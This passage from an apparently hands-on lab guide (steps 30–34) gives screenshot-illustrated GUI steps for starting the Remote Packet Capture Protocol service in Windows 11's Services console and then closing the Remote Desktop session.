
30. Click **Search** icon () on the **Desktop**. Type **Control** in the search field, the **Control Panel** appears in the results, click **Open** to launch it.




31. The **Control Panel** window appears; navigate to **System and Security** → **Windows Tools**. In the **Windows Tools** control panel, double-click **Services**.



32. The **Services** window appears. Choose **Remote Packet Capture Protocol v.0 (experimental)**, right-click the service, and click **Start**.




33. The **Status** of the **Remote Packet Capture Protocol v.0 (experimental)** service will change to **Running**, as shown in the screenshot.



34. Close all open windows on the **Windows 11** machine and close **Remote Desktop Connection**.

